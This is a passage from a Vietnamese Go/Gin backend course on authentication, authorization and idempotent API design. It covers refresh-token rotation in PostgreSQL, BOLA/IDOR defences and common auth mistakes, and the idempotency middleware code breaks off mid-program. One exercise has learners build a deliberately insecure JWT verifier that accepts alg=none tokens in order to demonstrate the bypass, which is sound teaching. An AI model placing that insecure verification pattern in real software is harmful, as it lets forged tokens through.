đăng nhập sai mật khẩu : 401 invalid_credentials
đăng nhập email lạ     : 401 invalid_credentials
đăng nhập đúng: 200 expires_in = 900 | có access: true | có refresh: true
--- xác thực và phân quyền ---
/me không token        : 401 unauthenticated
/me token rác          : 401 invalid_token
/me token đúng         : map[id:2 role:customer]
/admin/stats (customer): 403 forbidden
/admin/stats (admin)   : map[orders_today:12]
đơn của chính mình (id 2): 200
đơn của người khác (id 3): 404 not_found
admin xem đơn của id 3  : 200
--- refresh token xoay vòng ---
refresh lần 1 (token gốc)    : 200 | nhận token mới khác token cũ: true
dùng LẠI token gốc (bị đánh cắp?): 401 token_reused
token mới của người dùng thật   : 401 invalid_refresh_token (cả chuỗi bị thu hồi)
--- hết hạn và đăng xuất ---
/me sau 16 phút: 401 token_expired
đăng nhập lại: 200
đăng xuất: 204
refresh sau đăng xuất: 401 invalid_refresh_token
access token cũ vẫn dùng được đến khi hết hạn (stateless): 200
```

Đọc kết quả:

- **Đăng ký trùng khác hoa/thường** bị `409` nhờ chuẩn hóa email; mật khẩu 3 ký tự bị `422` do `binding`.
- **Hai kiểu đăng nhập sai nhận cùng** `401 invalid_credentials`, không phân biệt được tài khoản có tồn tại hay không.

- `/me`: không token ⇒ `401 unauthenticated` (kèm `WWW-Authenticate: Bearer` theo RFC 6750); token rác ⇒ `401 invalid_token`; hợp lệ ⇒ `200`.
- **Phân quyền theo vai trò**: người dùng thường vào `/admin/stats` nhận `403`, admin nhận `200`.
- **Phân quyền theo sở hữu (chống IDOR)**: người dùng xem đơn của chính mình (id 2) được; đơn của người khác (id 3) bị `404`, **không phải** `403`, để không xác nhận rằng người dùng 3 tồn tại; admin xem được mọi người.
- **Xoay vòng**: dùng refresh token gốc lần đầu thành công, nhận token mới khác token cũ. Dùng **lại token gốc** (mô phỏng kẻ trộm) ⇒ `401 token_reused` và **cả chuỗi bị thu hồi**, nên token mới của người dùng thật cũng thất bại (`invalid_refresh_token`).
- **Hết hạn**: sau 16 phút access token bị `401 token_expired`; client biết mã này nghĩa là "hãy gọi refresh" (khác `invalid_token` nghĩa là "phải đăng nhập lại").
- **Đăng xuất** thu hồi chuỗi; refresh sau đó thất bại. Nhưng **access token cũ vẫn dùng được** đến khi hết hạn (dòng cuối). Đó là cái giá của stateless đã bàn ở mục 3, và là lý do TTL phải ngắn.

4.3. Lưu refresh token trong PostgreSQL

Bản triển khai thật lưu refresh token trong bảng, và thao tác xoay vòng phải **nguyên tử**: nếu hai request mang cùng một refresh token đến đồng thời (client lỗi gọi hai lần, hoặc kẻ trộm đua với người thật), **đúng một** request được xoay. Ta làm điều đó bằng một câu `UPDATE ... WHERE used_at IS NULL ... RETURNING` thay vì "SELECT rồi UPDATE" (có khe hở race):

```
CREATE TABLE users (id BIGINT PRIMARY KEY);
INSERT INTO users VALUES (1);

CREATE TABLE refresh_tokens (
    token_hash BYTEA PRIMARY KEY,                       -- SHA-256 của token; KHÔNG lưu token thô
    user_id    BIGINT NOT NULL REFERENCES users (id) ON DELETE CASCADE,
    family_id  UUID NOT NULL,                           -- một "chuỗi đăng nhập" trên một thiết bị
    expires_at TIMESTAMPTZ NOT NULL,
    used_at    TIMESTAMPTZ,                             -- đã được đem đi xoay vòng
    revoked_at TIMESTAMPTZ,                             -- bị thu hồi (đăng xuất / phát hiện dùng lại)
    user_agent TEXT,
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE INDEX refresh_tokens_user_idx   ON refresh_tokens (user_id);
CREATE INDEX refresh_tokens_family_idx ON refresh_tokens (family_id);

-- Đăng nhập: phát hành token đầu tiên của chuỗi
INSERT INTO refresh_tokens (token_hash, user_id, family_id, expires_at)
VALUES (decode('aa', 'hex'), 1, '11111111-1111-1111-1111-111111111111', now() + interval '7 days');

-- Xoay vòng NGUYÊN TỬ: chỉ một yêu cầu thắng, kể cả khi hai yêu cầu đến cùng lúc
WITH c AS (
    UPDATE refresh_tokens SET used_at = now()
    WHERE token_hash = decode('aa', 'hex') AND used_at IS NULL AND revoked_at IS NULL AND expires_at >
now()
    RETURNING family_id
)
SELECT count(*) AS lan_dung_1_duoc_xoay FROM c;

-- Cùng token, lần thứ hai (kẻ trộm hoặc client lỗi): không còn dòng nào để xoay
WITH c AS (
    UPDATE refresh_tokens SET used_at = now()
    WHERE token_hash = decode('aa', 'hex') AND used_at IS NULL AND revoked_at IS NULL AND expires_at >
now()
    RETURNING family_id
)
SELECT count(*) AS lan_dung_2_duoc_xoay FROM c;

-- Phân biệt "không tồn tại" với "đã dùng rồi" => phát hiện dùng lại, thu hồi CẢ chuỗi
```

```
WITH reuse AS (
    SELECT family_id FROM refresh_tokens WHERE token_hash = decode('aa', 'hex') AND used_at IS NOT NULL
), revoked AS (
    UPDATE refresh_tokens SET revoked_at = now()
    WHERE family_id IN (SELECT family_id FROM reuse) AND revoked_at IS NULL
    RETURNING 1
)
SELECT (SELECT count(*) FROM reuse) AS phat_hien_dung_lai, (SELECT count(*) FROM revoked) AS
token_bi_thu_hoi;

-- Dọn dẹp định kỳ: token hết hạn quá 30 ngày không còn giá trị điều tra
DELETE FROM refresh_tokens WHERE expires_at < now() - interval '30 days';
```

```
 lan_dung_1_duoc_xoay
----------------------
                    1
(1 row)

 lan_dung_2_duoc_xoay
----------------------
                    0
(1 row)

 phat_hien_dung_lai | token_bi_thu_hoi
--------------------+------------------
                  1 |                1
(1 row)
```

- Lần dùng thứ nhất `UPDATE` ảnh hưởng 1 dòng (token được xoay); lần thứ hai ảnh hưởng 0 dòng vì `used_at` đã khác `NULL`. Quyết định thắng/thua do **một câu lệnh nguyên tử** của PostgreSQL, không cần khóa ứng dụng.
- Khi số dòng bằng 0, mã ứng dụng phân biệt hai tình huống bằng truy vấn kế tiếp: token **không tồn tại hoặc hết hạn** (lỗi thường) hay token **tồn tại và đã dùng** (phát hiện tái sử dụng ⇒ thu hồi cả `family_id`, như câu thứ ba).
- Ghi thêm `user_agent` và IP lúc tạo giúp tính năng "các thiết bị đang đăng nhập" và "đăng xuất tất cả thiết bị" (`UPDATE ... SET revoked_at = now() WHERE user_id = $1`). Dọn token cũ bằng tác vụ định kỳ.

5. Phân quyền: ai được làm gì với cái gì

5.1. Hai tầng kiểm tra, cả hai đều bắt buộc

Đây là điểm phân biệt hệ thống an toàn với hệ thống có lỗ hổng. Có **hai** câu hỏi độc lập:

1. **Chức năng**: vai trò này có được gọi *loại thao tác* này không? (`RequireRole("admin")` cho `/admin/stats`.) Lỗi ở đây gọi là **BFLA** (*Broken Function Level Authorization*): khách thường gọi được endpoint quản trị.
2. **Đối tượng**: người này có được thao tác trên *bản ghi cụ thể* này không? (`/users/:id/orders`: chỉ chủ sở hữu hoặc admin.) Lỗi ở đây gọi là **BOLA/IDOR** (*Broken Object Level Authorization / Insecure Direct Object Reference*), **lỗ hổng API số một** trong OWASP API Security Top 10: chỉ cần đổi `id` trong URL từ 2 thành 3 là đọc được dữ liệu của người khác.

Middleware vai trò **không thể** chặn BOLA vì nó không biết bản ghi thuộc ai. Kiểm tra sở hữu phải nằm ở nơi **tải bản ghi**. Cách làm tốt nhất: **đưa chủ sở hữu vào chính truy vấn**:

```
// Tốt: SQL tự giới hạn theo người dùng, không thể quên kiểm tra
row := db.QueryRow(ctx, `SELECT ... FROM orders WHERE id = $1 AND user_id = $2`, orderID, principal.UserID)
// Không tìm thấy => ErrNotFound => 404 (không phân biệt "không tồn tại" và "không phải của bạn")

// Dễ sai: tải trước, kiểm tra sau (một nhánh code quên kiểm tra là thành lỗ hổng)
o, _ := repo.GetOrder(ctx, orderID)
if o.UserID != principal.UserID { return ErrForbidden } // nhớ làm ở MỌI nơi...
```

Quy ước ShopGo: mọi truy vấn trên dữ liệu thuộc người dùng **luôn nhận** `userID` làm tham số, và với admin dùng một hàm riêng có tên rõ ràng (`GetOrderAsAdmin`). Không có hàm "lấy bất kỳ đơn nào" dùng chung cho cả hai.

5.2. RBAC và các mô hình khác

Mô hình	Cách hoạt động	Khi nào
RBAC (theo vai trò)	Người dùng có vai trò (`customer`, `staff`, `admin`); vai trò có tập quyền	Đa số ứng dụng; ShopGo bắt đầu ở đây
Permission-based	Kiểm tra quyền chi tiết (`product:write`, `order:refund`), vai trò = nhóm quyền	Khi vai trò bùng nổ hoặc cần tùy biến theo khách hàng
ABAC / policy	Quyết định dựa trên thuộc tính (chủ sở hữu, phòng ban, giờ, số tiền...) và chính sách khai báo (OPA, Casbin, Cedar)	Quy tắc phức tạp, đa tenant, cần kiểm toán
ReBAC	Dựa trên quan hệ (Zanzibar, OpenFGA): "A là thành viên của nhóm B sở hữu tài liệu C"	Chia sẻ kiểu Google Docs

Với ShopGo v1, RBAC hai vai trò (`customer`, `admin`) cộng kiểm tra sở hữu là đủ. Khi mở rộng (nhân viên kho chỉ sửa tồn kho, nhân viên CSKH chỉ xem đơn), chuyển dần sang permission. Nguyên tắc nền: **từ chối theo mặc định** (route mới nằm trong nhóm có xác thực; quyền không được cấp rõ ràng là không có), **đặc quyền tối thiểu**, và **kiểm tra ở phía server mọi lúc**: việc ẩn nút "Xóa" ở giao diện không phải là phân quyền.

> **Vai trò trong JWT là ảnh chụp, không phải sự thật hiện tại**
> Claim `role` trong access token phản ánh vai trò **lúc cấp**. Nếu bạn hạ quyền admin của ai đó, họ vẫn là admin trong tối đa 15 phút. Với thao tác nhạy cảm (hoàn tiền, xóa dữ liệu, đổi vai trò), hãy **kiểm tra lại từ DB** (hoặc yêu cầu đăng nhập lại / xác thực bước hai) thay vì tin claim. Và đừng bao giờ tin vai trò do *client* gửi trong thân request hay header tự do.

6. Những phần còn lại của một hệ thống tài khoản thật

Buổi này cài lõi; một hệ thống thật cần thêm (đa số ở Buổi 37 và Dự án 3):

- **Giới hạn tần suất đăng nhập** theo IP *và* theo tài khoản (Buổi 26), khóa tạm sau nhiều lần sai, độ trễ tăng dần. Chống *credential stuffing* (kẻ tấn công thử cặp email/mật khẩu rò rỉ từ nơi khác).
- **Quên mật khẩu**: sinh token ngẫu nhiên dùng một lần, **lưu hash**, hết hạn sau 15–60 phút, gửi qua email; khi đổi mật khẩu thành công **thu hồi mọi refresh token** của người dùng. Phản hồi như nhau dù email có tồn tại hay không.
- **Xác minh email** khi đăng ký bằng token tương tự; đừng gán quyền quan trọng trước khi xác minh.
- **Xác thực hai lớp (2FA)**: TOTP (RFC 6238, ứng dụng Authenticator) hoặc WebAuthn/passkey (mạnh nhất, chống lừa đảo). Mã dự phòng.

- **Đăng nhập xã hội (OAuth2/OIDC)**: ủy quyền cho Google/Apple xác thực; bạn nhận `id_token`/`code` (luồng *Authorization Code + PKCE*). Đừng tự viết bằng tay giao thức này: dùng `golang.org/x/oauth2` và kiểm tra `state`, `nonce`.
- **Quản lý khóa**: khóa ký JWT có thể **xoay** (hỗ trợ nhiều khóa với `kid`), lưu ở KMS/Vault (Buổi 48), không nằm trong ảnh Docker.
- **Ghi nhật ký kiểm toán**: đăng nhập thành công/thất bại, đổi mật khẩu, đổi vai trò, từ IP nào.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Băm mật khẩu bằng MD5/SHA-x** hoặc không có muối; hoặc dùng bcrypt với `cost` quá thấp; hoặc quên giới hạn 72 byte.
2. **Phân biệt "email không tồn tại" và "sai mật khẩu"** (lỗi, mã, hoặc thời gian phản hồi): cho phép dò tài khoản.
3. **Không ép thuật toán JWT** (`WithValidMethods`); không bắt buộc `exp`; không kiểm tra `iss`/`aud`.
4. **Khóa ký yếu/ngắn/nằm trong mã nguồn hay log**; dùng cùng khóa cho nhiều môi trường.
5. **Nhét dữ liệu nhạy cảm vào payload** vì tưởng JWT được mã hóa.
6. **Access token sống hàng ngày/hàng tuần** với lý do "đỡ phải refresh"; không có cách thu hồi nào cả.
7. **Lưu token trong `localStorage`**: một lỗ hổng XSS là mất hết.
8. **Lưu refresh token thô trong DB**, không xoay vòng, không phát hiện dùng lại; hoặc xoay vòng bằng "SELECT rồi UPDATE" (race).
9. **Chỉ kiểm tra vai trò, không kiểm tra sở hữu đối tượng** (BOLA/IDOR); trả `403` thay vì `404` làm lộ sự tồn tại.
10. **Tin vai trò/ID do client gửi** (body, header, query) thay vì lấy từ token đã xác minh; để `Register` nhận trường `role`.
11. **Phân quyền chỉ ở giao diện** (ẩn nút) mà API không kiểm tra.
12. **Mặc định công khai**: quên đặt route mới vào nhóm có `RequireAuth`.
13. **Không giới hạn tần suất** `/login`, `/register`, `/forgot-password`: dò mật khẩu, spam email, cạn CPU do băm.
14. **Ghi log mật khẩu/token/hash**, hoặc trả hash trong phản hồi JSON (struct `User` dùng chung làm DTO).
15. **Không thu hồi phiên khi đổi mật khẩu** hoặc khi phát hiện bất thường.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Các sự cố về xác thực trong thực tế hiếm khi là "thuật toán bị phá"; chúng là: mật khẩu băm bằng hàm nhanh rồi lộ DB; khóa JWT nằm trong một repository công khai; endpoint `/api/orders/:id` thiếu kiểm tra sở hữu và bị cào hàng triệu đơn bằng một vòng lặp tăng `id`; token "quên mật khẩu" không hết hạn. Vì vậy cách làm việc hiệu quả là biến các **bất biến** thành thứ kiểm tra tự động: một bài test duyệt *toàn bộ route* đã đăng ký (`router.Routes()`) và khẳng định rằng mọi route ngoài danh sách trắng công khai (`/auth/*`, `/healthz`, `GET /products`) đều trả `401` khi không có token; một bộ test BOLA: đăng nhập là A, gọi từng endpoint nhận `:id` với tài nguyên của B, khẳng định `404`; quét bí mật trong CI (`gitleaks`) và `govulncheck` (Buổi 37). Và hãy nhớ: **thà dùng giải pháp có sẵn đáng tin (Keycloak, Auth0, Cognito, Ory, Clerk) còn hơn tự viết hệ thống tài khoản** cho sản phẩm thật. Tự viết như buổi này là để bạn *hiểu* chúng làm gì và *đánh giá đúng* khi tích hợp, và đủ cho ShopGo v1; nhiều đội chọn dịch vụ danh tính riêng khi quy mô và yêu cầu tuân thủ tăng.

9. Tóm tắt

Tóm tắt buổi học

- **Xác thực** (`401`) ≠ **phân quyền** (`403`/`404`); cần cả kiểm tra **chức năng** (vai trò) lẫn **đối tượng** (sở hữu).
- Mật khẩu: **argon2id hoặc bcrypt** (cost ≥ 10), muối ngẫu nhiên nằm trong chuỗi hash, hash lưu một cột; bcrypt giới hạn 72 byte; so sánh thời gian không đổi; **cùng lỗi, cùng thời gian** cho email lạ và mật khẩu sai; nâng cấp hash khi đăng nhập.
- **JWT**: chữ ký bảo đảm toàn vẹn, không bí mật; luôn **ép thuật toán**, **bắt buộc** `exp`, kiểm tra `iss`/`aud`; khóa đủ dài và nằm ngoài mã; không thu hồi được nên access token phải **ngắn hạn**.
- **Access ngắn + refresh xoay vòng**: refresh là chuỗi ngẫu nhiên, lưu **hash**, dùng **một lần**, phát hiện dùng lại thì **thu hồi cả chuỗi**; xoay vòng bằng một câu `UPDATE ... WHERE used_at IS NULL RETURNING` (nguyên tử).
- **Chống IDOR/BOLA**: đưa chủ sở hữu vào truy vấn, trả `404` thay vì `403`; vai trò trong JWT chỉ là ảnh chụp, thao tác nhạy cảm kiểm tra lại từ DB.
- **Từ chối theo mặc định**; `role` không bao giờ lấy từ client; giới hạn tần suất các endpoint tài khoản; trong sản phẩm thật cân nhắc dịch vụ danh tính có sẵn.

10. Bài tập

1. **[Cơ bản]** Viết hàm `CheckPassword(pw string) []string` theo NIST: tối thiểu 10 ký tự, tối đa 128, không toàn khoảng trắng, không nằm trong một danh sách 20 mật khẩu thông dụng, không chứa email của người dùng. Test bảng ít nhất 12 trường hợp (kể cả Unicode, độ dài tính theo rune hay byte? giải thích lựa chọn).
2. **[Cơ bản]** Viết test chứng minh: băm cùng mật khẩu hai lần ra hai hash khác nhau nhưng cả hai đều kiểm tra đúng; thay đổi một ký tự của hash làm kiểm tra thất bại; `bcrypt.Cost` đọc đúng cost từ hash. Cài `NeedsRehash(hash, wantCost)` và luồng "nâng cấp hash khi đăng nhập" kèm test.
3. **[Cơ bản]** Tái hiện cuộc tấn công đổi thuật toán: viết hàm verify **sai** (không `WithValidMethods`, dùng `UnsafeAllowNoneSignatureType` trong keyfunc) và chứng minh token `alg=none` qua mặt được; rồi sửa đúng và chứng minh bị chặn. Giải thích vì sao đây là lỗi *cấu hình của người dùng thư viện* chứ không chỉ lỗi thư viện.

4. **[Trung bình]** Chuyển bản trong bộ nhớ của chương trình mục 4.2 sang **PostgreSQL**: bảng `users` (migration Buổi 22), bảng `refresh_tokens` như mục 4.3, thao tác xoay vòng bằng `UPDATE ... RETURNING` trong một transaction. Viết test đồng thời: 20 goroutine cùng xoay **một** refresh token, khẳng định đúng **một** thành công và chuỗi bị thu hồi.
5. **[Trung bình]** Cài `GET /sessions` (liệt kê thiết bị đang đăng nhập: user agent, IP, thời điểm tạo, đánh dấu phiên hiện tại) và `DELETE /sessions/:id`, `DELETE /sessions` (đăng xuất mọi nơi). Kiểm tra BOLA: người A không xóa được phiên của B (`404`).
6. **[Trung bình]** Viết **bài test BOLA tự động**: duyệt `router.Routes()`, với mỗi route có tham số `:id`, đăng nhập là A, gọi bằng ID tài nguyên của B (tạo sẵn), khẳng định phản hồi là `404` (hoặc `403`), không bao giờ `200`. Cố tình tạo một endpoint thiếu kiểm tra để thấy test đỏ.
7. **[Nâng cao]** Cài luồng **quên mật khẩu**: `POST /auth/forgot` (luôn trả `202`, gửi "email" ra log nếu tồn tại), `POST /auth/reset` với token một lần (lưu hash, TTL 30 phút), đổi mật khẩu **và thu hồi mọi refresh token** của người dùng. Viết test cho: token dùng hai lần, token hết hạn, token của người khác, và chứng minh thời gian phản hồi của `/forgot` không phụ thuộc email có tồn tại hay không.
8. **[Nâng cao]** Chuyển ký JWT sang **EdDSA (Ed25519)**: sinh cặp khóa, `kid` trong header, endpoint `GET /.well-known/jwks.json` công bố khóa công khai, và một "dịch vụ thứ hai" chỉ có khóa công khai kiểm tra được token nhưng không thể tự ký. Cài **xoay khóa**: chấp nhận token ký bằng khóa cũ trong thời gian chuyển tiếp.
9. **[Thử thách]** Thêm **TOTP 2FA** (RFC 6238) bằng thư viện `github.com/pquerna/otp` hoặc tự cài HMAC-SHA1 theo RFC: đăng ký bí mật (mã QR URI), xác nhận lần đầu, đăng nhập hai bước (bước 1 trả token tạm `mfa_required` chỉ dùng được cho `/auth/mfa`), mã dự phòng dùng một lần (lưu hash), chống phát lại mã TOTP trong cùng cửa sổ 30 giây. Viết test dùng đồng hồ tiêm vào với các vector kiểm thử của RFC 6238.

Buổi 30 — Thiết kế API chuyên nghiệp: REST, idempotency, phiên bản, OpenAPI

> **Thông tin buổi học**
> **Thời lượng:** 6 giờ · **Mức độ:** Nâng cao · **Cần biết trước:** Buổi 18, 25, 26, 28, 29

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Mô hình hóa **tài nguyên** và chọn đường dẫn, phương thức, mã trạng thái nhất quán; xử lý các thao tác "không vừa CRUD" (hủy đơn, xuất báo cáo).
> - Hiểu **an toàn / idempotent** của từng phương thức HTTP và cài `Idempotency-Key` đúng cách, kể cả khi hai yêu cầu đến đồng thời.
> - Cài **yêu cầu có điều kiện** (`ETag`, `If-None-Match`, `If-Match`) và phân biệt thay đổi phá vỡ với tương thích.
> - Quản lý **phiên bản API** và quy trình ngừng hỗ trợ (`Deprecation`, `Sunset`).
> - Viết và kiểm chứng đặc tả **OpenAPI**: kiểm tra yêu cầu/phản hồi so với hợp đồng, sinh mã máy chủ Gin từ đặc tả.
> - Nhận diện thiết kế API làm khổ người dùng và đồng đội về sau.

> **API là sản phẩm có người dùng, và bạn không kiểm soát được họ**
> Một khi client (ứng dụng di động ở kho ứng dụng, đối tác tích hợp) đã phụ thuộc vào một trường, một mã lỗi, một thứ tự, bạn **không còn quyền đổi** mà không báo trước. Khác với mã nội bộ có thể refactor tùy ý, quyết định thiết kế API kéo dài nhiều năm. Hãy dành thời gian thiết kế **trước** khi viết mã, và coi mọi thay đổi sau đó như một thay đổi hợp đồng.

1. Thiết kế tài nguyên và đường dẫn

1.1. Tài nguyên là danh từ, hành động nằm ở phương thức HTTP

Quy ước REST thực dụng cho ShopGo:

Mục đích	Cách viết tốt	Cách viết tránh
Danh sách sản phẩm	`GET /products`	`GET /getAllProducts`
Một sản phẩm	`GET /products/42`	`GET /product?id=42`
Tạo	`POST /products`	`POST /products/create`
Sửa một phần	`PATCH /products/42`	`POST /products/42/update`
Xóa	`DELETE /products/42`	`GET /products/42/delete` (**nguy hiểm**: crawler/prefetch gọi `GET`)
Quan hệ lồng nhau	`GET /orders/9/items`	Lồng quá sâu `/users/1/orders/9/items/3/product`
Tìm trong tập con	`GET /products?category_id=2&q=áo`	Đặt bộ lọc vào đường dẫn

Quy tắc: danh từ **số nhiều**, chữ thường, dùng gạch ngang hoặc gạch dưới nhất quán; **lồng tối đa hai cấp** (`/orders/9/items`), sâu hơn thì đưa tài nguyên con lên cấp trên và lọc bằng tham số (`/items?order_id=9`); ID là phần của đường dẫn, còn lọc/sắp xếp/phân trang là query.

1.2. Khi thao tác không vừa CRUD

Hủy đơn, thanh toán, xuất báo cáo, đặt lại mật khẩu: là **hành động**, không phải thuộc tính. Ba cách mô hình hóa, từ ưu tiên cao xuống thấp:

1. **Biến hành động thành tài nguyên** (ưu tiên): `POST /orders/9/cancellations` tạo một "bản ghi hủy"; `POST /payments`, `POST /exports`. Có lịch sử, có ID, truy vấn trạng thái được (`GET /exports/3`), tự nhiên idempotent bằng khóa.
2. **Thay đổi trạng thái qua `PATCH`**: `PATCH /orders/9 {"status":"cancelled"}`. Gọn nhưng quy tắc chuyển trạng thái (chỉ `pending` → `cancelled`) phải ở service; trả `409` khi chuyển không hợp lệ.
3. **Hành động trên tài nguyên** (chấp nhận được khi không có cách khác): `POST /orders/9/cancel`. Đừng ngại, nhưng chỉ dùng `POST` và đặt tên động từ rõ ràng; đây là cách của nhiều API lớn (ví dụ Stripe: `POST /v1/payment_intents/{id}/cancel`).

Tác vụ chạy lâu (xuất báo cáo, import) trả `202 Accepted` kèm `Location` của tài nguyên theo dõi (Buổi 25); client hỏi `GET` cho đến khi `status` là `done`/`failed`, hoặc nhận webhook (Buổi 35).

1.3. Phương thức HTTP: an toàn và idempotent

Hai thuộc tính mà **hạ tầng dựa vào** (proxy, trình duyệt, thư viện retry):

Phương thức	An toàn	Idempotent	Ghi chú
`GET`, `HEAD`	Có	Có	Không được có tác dụng phụ; có thể bị cache, prefetch, retry tự động
`OPTIONS`	Có	Có	Preflight CORS
`PUT`	Không	**Có**	Thay thế toàn bộ: gọi hai lần cho cùng kết quả cuối
`DELETE`	Không	**Có**	Xóa hai lần: trạng thái cuối giống nhau (mã trả về có thể khác)
`PATCH`	Không	**Không đảm bảo**	`{"stock":10}` idempotent, `{"stock":"+1"}` thì không
`POST`	Không	**Không**	Tạo mới, hành động; gọi hai lần có thể tạo hai thứ

An toàn = không đổi trạng thái server. *Idempotent* = gọi N lần có hiệu ứng cuối như gọi một lần. Hệ quả thực tế: thư viện HTTP và proxy **tự động thử lại** `GET`, `PUT`, `DELETE` khi lỗi mạng vì biết chúng idempotent, nhưng **không** thử lại `POST`. Vấn đề của `POST`: client gửi "đặt hàng", mạng đứt trước khi nhận phản hồi, client **không biết** đơn đã được tạo hay chưa. Thử lại thì có thể tạo trùng, không thử thì có thể mất đơn. Đây chính là bài toán `Idempotency-Key`.

2. Idempotency: làm cho POST thử lại được an toàn

2.1. Ý tưởng

Client sinh một khóa duy nhất cho **mỗi ý định** (một UUID cho mỗi lần bấm "Đặt hàng") và gửi trong header `Idempotency-Key`. Server ghi nhớ kết quả theo khóa:

- Lần đầu: xử lý bình thường, **lưu** phản hồi.
- Gặp lại cùng khóa (cùng nội dung): **phát lại nguyên văn** phản hồi đã lưu, không xử lý nữa.
- Cùng khóa nhưng nội dung khác: lỗi (`422`), vì đó là lỗi lập trình của client.
- Cùng khóa nhưng bản gốc **vẫn đang chạy**: `409` kèm `Retry-After`, hoặc chờ bản gốc xong.

Đây là mẫu của Stripe, PayPal, và hầu hết API thanh toán, và là bài tập Buổi 24-25 giờ được cài hoàn chỉnh. Chương trình sau kiểm thử nó ở năm tình huống, kể cả **50 yêu cầu đồng thời cùng một khóa**:

```
package main

import (
    "bytes"
    "crypto/sha256"
    "encoding/hex"
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "strings"
    "sync"
    "sync/atomic"
    "time"

    "github.com/gin-gonic/gin"
)

// entry là một lần xử lý đã bắt đầu (đang chạy) hoặc đã xong (có thể phát lại).
type entry struct {
    done    chan struct{} // đóng khi xử lý xong
    reqHash string        // băm (phương thức + đường dẫn + thân) để phát hiện dùng lại khóa với nội dung
khác
    status  int
    ctype   string
    body    []byte
}

type IdempotencyStore struct {
    mu sync.Mutex
    m  map[string]*entry
}

func NewIdempotencyStore() *IdempotencyStore { return &IdempotencyStore{m: map[string]*entry{}} }

// recorder ghi lại mã và thân mà handler đã gửi, đồng thời vẫn gửi cho client.
type recorder struct {
    gin.ResponseWriter
    buf bytes.Buffer
}

func (r *recorder) Write(b []byte) (int, error)       { r.buf.Write(b); return r.ResponseWriter.Write(b) }
func (r *recorder) WriteString(s string) (int, error) { r.buf.WriteString(s); return
r.ResponseWriter.WriteString(s) }

func fail(c *gin.Context, status int, code string) {
    c.AbortWithStatusJSON(status, gin.H{"error": gin.H{"code": code}})
}

// Idempotency chỉ áp dụng cho POST có header Idempotency-Key.
// Khóa được gắn với NGƯỜI DÙNG (ở đây lấy từ header X-User để ví dụ ngắn gọn; thật sự lấy từ token đã xác
thực),
// nếu không, người này có thể "đoán khóa" để đọc phản hồi của người kia.
func Idempotency(st *IdempotencyStore) gin.HandlerFunc {
    return func(c *gin.Context) {
        key := c.GetHeader("Idempotency-Key")
        if c.Request.Method != http.MethodPost || key == "" {
```

```
            c.Next()
            return
        }
        if len(key) > 100 {
            fail(c, http.StatusBadRequest, "invalid_idempotency_key")
            return
        }
        body, err := io.ReadAll(http.MaxBytesReader(c.Writer, c.Request.Body, 1<<20))
        if err != nil {
            fail(c, http.StatusRequestEntityTooLarge, "body_too_large")
            return
        }
        c.Request.Body = io.NopCloser(bytes.NewReader(body)) // trả lại thân cho handler đọc
        sum := sha256.Sum256(append([]byte(c.Request.Method+" "+c.Request.URL.Path+"\n"), body...))
        reqHash := hex.EncodeToString(sum[:])
        storeKey := c.GetHeader("X-User") + "|" + key

        st.mu.Lock()
        if e, ok := st.m[storeKey]; ok {
            st.mu.Unlock()
            if e.reqHash != reqHash {
                fail(c, http.StatusUnprocessableEntity, "idempotency_key_reused") // cùng khóa, yêu cầu
khác: lỗi của client
                return
            }
            select {
            case <-e.done: // đã xong: phát lại NGUYÊN VĂN phản hồi lần đầu
                c.Header("Idempotent-Replayed", "true")
                c.Data(e.status, e.ctype, e.body)
                c.Abort()
            default: // bản gốc vẫn đang chạy
                c.Header("Retry-After", "1")
                fail(c, http.StatusConflict, "request_in_progress")
            }
            return
        }
        e := &entry{done: make(chan struct{}), reqHash: reqHash}
        st.m[storeKey] = e
        st.mu.Unlock()

        rec := &recorder{ResponseWriter: c.Writer}
        c.Writer = rec
        defer func() {
            if rec.Status() >= 500 { // lỗi máy chủ: KHÔNG ghi nhớ, cho phép thử lại với cùng khóa
                st.mu.Lock()
                delete(st.m, storeKey)
                st.mu.Unlock()
            } else {
                e.status, e.ctype, e.body = rec.Status(), rec.Header().Get("Content-Type"), rec.buf.Bytes()
            }
            close(e.done)
        }()
        c.Next()
    }
}

func main() {
    gin.SetMode(gin.TestMode)
    var created atomic.Int64 // đếm số lần handler THẬT sự chạy
    var failOnce atomic.Bool

    r := gin.New()
    r.Use(Idempotency(NewIdempotencyStore()))
    r.POST("/orders", func(c *gin.Context) {
        time.Sleep(30 * time.Millisecond) // mô phỏng công việc thật (ghi DB...)
        id := created.Add(1)
        c.JSON(http.StatusCreated, gin.H{"order_id": id})
    })
    r.POST("/flaky", func(c *gin.Context) {
        if failOnce.CompareAndSwap(false, true) {
            c.JSON(http.StatusInternalServerError, gin.H{"error": "lỗi tạm thời"})
```

```
            return
        }
        c.JSON(http.StatusCreated, gin.H{"ok": true})
    })

    post := func(path, body, key, user string) *httptest.ResponseRecorder {
        req := httptest.NewRequest("POST", path, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        req.Header.Set("X-User", user)
        if key != "" {
            req.Header.Set("Idempotency-Key", key)
        }
        rec := httptest.NewRecorder()
        r.ServeHTTP(rec, req)
        return rec
    }
    line := func(label string, rec *httptest.ResponseRecorder) {
        fmt.Printf("%-40s %d %s replayed=%q\n", label, rec.Code, strings.TrimSpace(rec.Body.String()),
rec.Header().Get("Idempotent-Replayed"))
    }

    fmt.Println("--- không có khóa: mỗi lần gọi tạo một đơn mới ---")
    line("POST không khóa (lần 1)", post("/orders", `{"sku":"A"}`, "", "an"))
    line("POST không khóa (lần 2)", post("/orders", `{"sku":"A"}`, "", "an"))

    fmt.Println("--- có khóa: gọi lại an toàn ---")
    line("khóa K1 lần đầu", post("/orders", `{"sku":"B"}`, "K1", "an"))
    line("khóa K1 gọi lại (mạng chập chờn)", post("/orders", `{"sku":"B"}`, "K1", "an"))
    line("khóa K1 nhưng nội dung khác", post("/orders", `{"sku":"C"}`, "K1", "an"))
    line("khóa K1 của NGƯỜI KHÁC (bo)", post("/orders", `{"sku":"B"}`, "K1", "bo"))
    fmt.Println("số đơn thật sự được tạo:", created.Load(), "(2 không khóa + K1 của an + K1 của bo)")

    fmt.Println("--- lỗi 5xx không bị ghi nhớ ---")
    line("flaky lần 1 (lỗi 500)", post("/flaky", `{}`, "F1", "an"))
    line("flaky lần 2 cùng khóa (thử lại)", post("/flaky", `{}`, "F1", "an"))

